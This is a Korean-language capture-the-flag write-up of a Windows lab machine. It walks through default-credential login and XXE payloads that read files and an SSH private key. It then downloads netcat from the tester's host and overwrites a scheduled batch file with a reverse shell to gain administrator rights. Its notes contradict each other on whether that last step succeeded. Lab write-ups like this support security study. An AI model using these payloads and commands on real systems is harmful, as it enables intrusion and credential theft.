풀이 시간
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
윈도우 박스
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 9f:a0:f7:8c:c6:e2:a4:bd:71:87:68:82:3e:5d:b7:9f (RSA)
|   256 90:7d:96:a9:6e:9e:4d:40:94:e7:bb:55:eb:b3:0b:97 (ECDSA)
|_  256 f9:10:eb:76:d4:6d:4f:3e:17:f3:93:d6:0b:8c:4b:81 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_http-title: MegaShopping
443/tcp open  ssl/http Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_http-title: MegaShopping
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
robots.txt, sitemap.xml 없음 phpmyadmin.php 403 에러 발생 phpinfo.php 없음 로그인 페이지가 있고 SQL 인젝션 안됨 계정 정보 없음 도메인이 등록된 사이트는 아님
admin : password 로그인 성공
Order 페이지는 XML 형식으로 서버에 요청함

item 태그 값이 응답 값에 반영됨

XXE 인젝션 시도
<?xml version = "1.0" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM 'file:///C:/Windows/System32/drivers/etc/hosts'>]>
<order>
<quantity>
	3
</quantity>
<item>
	&xxe;
</item>
<address>
	1234
</address>
</order>

http://10.129.49.12/services.php 파일의 소스코드를 보면 Daniel 이 작성했음
    <!DOCTYPE html>
    <html lang="en">
    <head>
        <meta charset="UTF-8">
        <title>Goods & Services</title>
        <!-- Modified by Daniel : UI-Fix-9092-->
        <style>
            <
            link href

            =
            "https://fonts.googleapis.com/css?family=IBM+Plex+Sans"
            rel

            =
            "stylesheet"
            >
            * {
                margin: 0;
                padding: 0;
            }

            ul {
                background: #fff;
                position: relative;
                overflow: hidden;
Daniel 계정이 존재할 것이라 추측, SSH 포트가 열려있으니 개인키 파일 접근을 시도함
<?xml version = "1.0" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM 'file:///C:/Users/Daniel/.ssh/id_rsa'>]>
<order><quantity>3</quantity><item>
	&xxe;
</item><address>
1234
</address>
</order>

ssh -i id_rsa Daniel@10.129.49.12 로그인, 유저 플래그 확보
 Directory of C:\Users\daniel\Desktop

03/05/2020  07:18 AM    <DIR>          .
03/05/2020  07:18 AM    <DIR>          ..
03/05/2020  07:18 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)   7,396,020,224 bytes free

daniel@MARKUP C:\Users\daniel\Desktop>type user.txt
032d2fc8952a8c24e39c8f0ee9918ef7
C 드라이브
    Directory: C:\
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/12/2020   3:56 AM                Log-Management
d-----        9/15/2018  12:12 AM                PerfLogs
d-r---        7/28/2021   2:01 AM                Program Files
d-----        9/15/2018  12:21 AM                Program Files (x86)
d-r---         3/5/2020   4:40 AM                Users
d-----        7/28/2021   2:16 AM                Windows
d-----         3/5/2020   9:15 AM                xampp
-a----        7/28/2021   3:38 AM              0 Recovery.txt
Log-Management 폴더에 job.bat 파일이 있으며 BUILTIN\Users:(F) 이 파일은 누구나 수정, 삭제가 가능한 권한이 부여됨
PS C:\Log-Management> ls


    Directory: C:\Log-Management


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/6/2020   1:42 AM            346 job.bat


PS C:\Log-Management> icacls "C:\Log-Management\job.bat"
C:\Log-Management\job.bat BUILTIN\Users:(F)
                          NT AUTHORITY\SYSTEM:(I)(F)
                          BUILTIN\Administrators:(I)(F)
                          BUILTIN\Users:(I)(RX)
nc 다운로드
PS C:\windows\tasks> curl http://10.10.17.49:8000/nc64.exe -o nc.exe
권한 상승
[misconfiguration 또는 exploit] 요약
job.bat 파일은 wevtutil.exe 파일을 실행시킴
PS C:\Log-Management> cat job.bat
@echo off
FOR /F "tokens=1,2*" V
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit
ps 명령어로 wevtutil.exe 파일이 실행 중인 것이 확인되면 job.bat 파일이 스케줄러에서 동작 중이란 의미임 따라서 job.bat 파일을 리버스쉘로 바꾸면 스케줄러는 리버스쉘을 관리자 권한으로 실행시킬 수 있음
echo 'C:\Log-Management\nc.exe -e cmd.exe 10.10.17.49 4444' > job.bat
잠시 후, 관리자 권한 획득
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약
- 자주 쓰는 디폴트 패스워드를 정리해놓자
- SSH 연결할 때 계정 정보를 모르면 개발자 도구로 소스코드를 읽어보자. 실무에서도 코드 수정자를 적어놓는 경우가 많으므로
<!-- Modified by Daniel : UI-Fix-9092-->코드의 수정자 이름으로 SSH 접속하면 로그인이 된다. - 박스 문제인지 job.bat 파일이 실행중인 상태가 아니여서 리버스 쉘 연결 실패함